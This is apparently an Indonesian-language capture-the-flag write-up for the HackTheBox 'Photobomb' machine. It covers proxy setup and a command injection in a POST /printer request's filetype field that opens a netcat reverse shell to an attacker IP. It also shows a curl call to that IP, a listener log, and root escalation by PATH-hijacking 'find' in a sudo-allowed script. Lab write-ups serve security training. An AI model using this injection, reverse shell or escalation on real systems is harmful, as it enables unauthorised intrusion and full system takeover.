
Lalu setelah mengklik link mencurigakan yang diduga adalah link untuk login, maka langsung dicoba untuk execute. Dan berhasil muncul pop up yang menginformasikan bahwa berhasil untuk login dan langsung di direct ke halaman dashboard dari web photobomb yang berisikan foto-foto.




Dengan fungsi Javascript yang ditemukan sebelumnya, sekarang kita bisa login menggunakan akun seseorang.

FoxyProxy dapat digunakan sebagai alternatif atau tambahan untuk mengelola konfigurasi proxy di peramban web selama menggunakan Burp Suite. Oleh karena itu, FoxyProxy dapat digunakan untuk mengarahkan lalu lintas web melalui Burp Proxy dan memudahkan pengguna untuk mengecek keamanan aplikasi web.







Langsung di setting IP local host dan port http.



Disini kita bisa melihat bahwa proxy kita telah terhubung ke server dari Photobomb.




Setelah itu langsung di open burpsuite sampai ke halaman proxy bagian intercept dan dinyalakan.




Setelah itu langsung melakukan action dengan mengklik tombol download dan muncul list informasi mengenai halaman web tersebut.


- Exploitation



Setelah kita menyalakan intercept dan berusaha untuk mendownload sebuah picture, Kita mendapatkan request seperti berikut ini. Kita dapat melihat adanya celah. Kita bisa saja mengikuti file type yang dikirimkan dengan pipeline dan menambahkan command berikutnya. Dalam kasus ini kami mencoba melakukan **curl 10.10.14.50:6969**.



Lalu kita coba untuk melakukan remote network dengan menggunakan command nc yaitu netcat. Setelah itu kita send request melalui burpsuite. Dan command tersebut berhasil terkoneksi.



Lalu menggunakan ekstensi hack tools untuk mendapatkan reverse shell netcat.

```
Request
Pretty Raw Hex
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 183
9 Origin: http://photobomb.htb
10 Authorization: Basic cEgwdDA6YjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=
  jpg|rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f%7C/bin/sh%20-i%20%3E%261%7Cnc%2010.10.14.50%206969%20%3E/tmp/f&
  dimensions=3000x2000
```

Lalu mengubah bagian setelah jpg| dengan link reverse shell netcat yang didapat dari hack Tools.

```
(pwn-cat-env)-(kali@kali)-[~]
└─$ sudo su
(root@kali)-[/home/kali]
└─# pwn-cat -cs --listen --port 6969
pwn-cat-cs: command not found

(root@kali)-[/home/kali]
└─# source pwn-cat-env/bin/activate

(pwn-cat-env)-(root@kali)-[/home/kali]
└─# pwn-cat -cs --listen --port 6969
/home/kali/pwn-cat-env/lib/python3.10/site-packa
'class': algorithms.Blowfish,
[10:38:19] Welcome to pwn-cat 🐱!
[10:38:35] received connection from 10.10.11.18
[10:38:35] connection failed: channel unexpecte
(local) pwn-cat$ exit
[10:40:10] closing interactive prompt

(pwn-cat-env)-(root@kali)-[/home/kali]
└─# pwn-cat -cs --listen --port 6969
/home/kali/pwn-cat-env/lib/python3.10/site-packa
'class': algorithms.Blowfish,
[10:40:23] Welcome to pwn-cat 🐱!
[10:40:37] received connection from 10.10.11.18
[10:40:37] 0.0.0.0:6969: upgrading from /usr/bi
[10:40:38] 10.10.11.182:59756: registered new h
(local) pwn-cat$
```

```
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
1 x +
Send [icon] Cancel < >
Request
Pretty Raw Hex
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 183
9 Origin: http://photobomb.htb
10 Authorization: Basic cEgwdDA6YjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=
  jpg|rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f%7C/bin/sh%20-i%20%3E%261%7Cnc%2010.10.14.50%206969%20%3E/tmp/f&
  dimensions=3000x2000
```

Lalu kita menggunakan command pwn-cat yang digunakan untuk mengirim dan menerima data melalui jaringan. Lalu dijalankan dengan command line -l dan -p

- Flag Retrieval

Setelah menjalankan command tersebut langsung tekan CTRL+D maka akan langsung beralih ke remote dan berhasil masuk ke server dari mesin tersebut. Dan coba menjalankan whoami untuk mengetahui posisi user kita sekarang dalam server tersebut. Lalu kita coba liat list file directory saat ini dengan ls dan ditemukan file "user.txt" dan dicoba buka dengan command "cat" di temukanlah first flag sebagai user "wizard".

```
[root@~]# wizard@photobomb: /home/wizard# sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass, secure_path=/usr/local/bin/:usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
[root@~]# wizard@photobomb: /home/wizard# cat /opt/cleanup.sh
#!/bin/bash
# /opt/bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] 56 { [ -L log/photobomb.log ]
then
    /bin/cat log/photobomb.log > log/photobomb.log.old
    /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name *.jpg -exec chown root:root {} \;
[root@~]# wizard@photobomb: /home/wizard# id
uid=1000(wizard) gid=1000(wizard) groups=1000(wizard)
[root@~]# wizard@photobomb: /home/wizard# echo bash
bash
[root@~]# wizard@photobomb: /home/wizard# echo bash > find
[root@~]# wizard@photobomb: /home/wizard# chmod +x find
[root@~]# wizard@photobomb: /home/wizard# sudo PATH=$PWD:/opt/cleanup.sh
root@photobomb: /home/wizard/photobomb id
uid=0(root) gid=0(root) groups=0(root)
root@photobomb: /home/wizard/photobomb# whoami
root
root@photobomb: /home/wizard/photobomb# cd
root@photobomb:~# ls
root.txt
root@photobomb:~# cat root.txt
cd /root/clean/47978272/na273f7c5f
root@photobomb:~#
```

Kita sudah berhasil masuk ke dalam shell dari server. Kemudian kita bisa melakukan privilege escalation menjadi root. Setelah itu kita bisa melakukan list atau find terhadap semua file yang ada. (Root merupakan permission tertinggi sehingga dapat melakukan apapun). Saat kita melihat isi dari hidden file yang ditemukan, Terdapat flag yang bisa dikumpulkan.

Guidelines for Remediation

Pada awalnya kita bisa masuk ke server Photobomb karena tidak adanya firewall. Sehingga kita bisa menjalankan reverse shell script dengan burpsuite. Sehingga solusinya bisa mengaplikasikan firewall yang dimana adalah sebuah sistem atau perangkat yang digunakan untuk membatasi akses jaringan yang tidak sah ke sistem atau jaringan internal. Dan juga dapat digunakan untuk melindungi sistem dari serangan reverse shell dengan mencegah koneksi jaringan yang tidak sah dari diterima oleh sistem. Firewall dapat dikonfigurasi untuk menolak semua koneksi entah itu inbound atau outbound yang tidak sesuai dengan aturan yang telah ditentukan.